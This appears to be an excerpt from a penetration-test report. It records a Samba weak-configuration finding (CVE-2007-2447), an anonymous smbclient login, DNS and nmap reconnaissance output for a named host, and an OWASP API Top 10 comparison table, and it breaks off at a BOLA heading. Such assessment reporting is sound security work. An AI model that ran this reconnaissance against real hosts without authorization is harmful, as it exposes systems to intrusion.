


FPT-ID-016	Samba weak configuration
Risk	High
CVE	CVE 2007-2447
CVSS v2.0	
Description	SMB is a client service protocol used for file sharing and other resources over the network such as printers and routers.
Port	445
Solution	Update to the latest version or disable.
References	



```
┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.25.140/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```


DNS Entries



```
; <<>> DiG 9.16.15-Debian <<>> irwell.kpf.ai
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28673
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1232
;; QUESTION SECTION:
;irwell.kpf.ai.                 IN      A

;; ANSWER SECTION:
irwell.kpf.ai.          5       IN      A       198.54.116.189

;; Query time: 20 msec
;; SERVER: 192.168.25.2#53(192.168.25.2)
;; WHEN: Thu Apr 06 17:56:13 EDT 2023
;; MSG SIZE  rcvd: 58
```

API Recon


Ports protected with tcpwrapper



```
|_Not valid after:  2024-04-05T23:59:59
26/tcp  open  tcpwrapped
53/tcp  open  tcpwrapped
80/tcp  open  tcpwrapped
110/tcp open  tcpwrapped
|_ssl-date: 2023-04-06T17:18:05+00:00; -4h40m58s from scanner time.
143/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=*.web-hosting.com
| Subject Alternative Name: DNS:*.web-hosting.com, DNS:web-hosting.com
| Not valid before: 2023-03-11T00:00:00
|_Not valid after:  2024-04-05T23:59:59
443/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=irwell.kpf.ai
| Subject Alternative Name: DNS:irwell.kpf.ai, DNS:www.irwell.kpf.ai
| Not valid before: 2023-03-13T00:00:00
|_Not valid after:  2024-03-13T23:59:59
| tls-alpn:
|   h2
|_  http/1.1
465/tcp open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 465
| ssl-cert: Subject: commonName=irwell.kpf.ai
| Subject Alternative Name: DNS:irwell.kpf.ai, DNS:www.irwell.kpf.ai
| Not valid before: 2023-03-13T00:00:00
|_Not valid after:  2024-03-13T23:59:59
587/tcp open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 587
| ssl-cert: Subject: commonName=irwell.kpf.ai
| Subject Alternative Name: DNS:irwell.kpf.ai, DNS:www.irwell.kpf.ai
| Not valid before: 2023-03-13T00:00:00
|_Not valid after:  2024-03-13T23:59:59
|_ssl-date: 2023-04-06T17:18:06+00:00; -4h40m58s from scanner time.
993/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=*.web-hosting.com
| Subject Alternative Name: DNS:*.web-hosting.com, DNS:web-hosting.com
| Not valid before: 2023-03-11T00:00:00
|_Not valid after:  2024-04-05T23:59:59
995/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=*.web-hosting.com
| Subject Alternative Name: DNS:*.web-hosting.com, DNS:web-hosting.com
| Not valid before: 2023-03-11T00:00:00
|_Not valid after:  2024-04-05T23:59:59
```

API Findings

OWASP API Security Top 10



2019	2023	
API01 Broken Object Level Authorization	API01 Broken Object Level Authorization	SAME
API02 Broken User Authentication	API02 Broken Authentication	UPDATED
API03 Excessive Data Exposure	API03 Broken Object Property Level Authorization	UPDATED
API04 Lack of Resources & Rate Limiting	API04 Unrestricted Resource Consumption	UPDATED
API05 Broken Function Level Authorization	API05 Broken Function Level Authorization	SAME
API06 Mass Assignment	API06 Unrestricted Access to Sensitive Business Flows	NEW
API07 Security Misconfiguration	API07 Server-Side Request Forgery	NEW
API08 ~~Injection~~	API08 Security Misconfiguration	SAME
API09 Improper Assets Management	API09 Improper Inventory Management	UPDATED
API10 ~~Insufficient Logging & Monitoring~~	API10 Unsafe Consumption of APIs	NEW

BOLA

Broken Object Level Authorisation

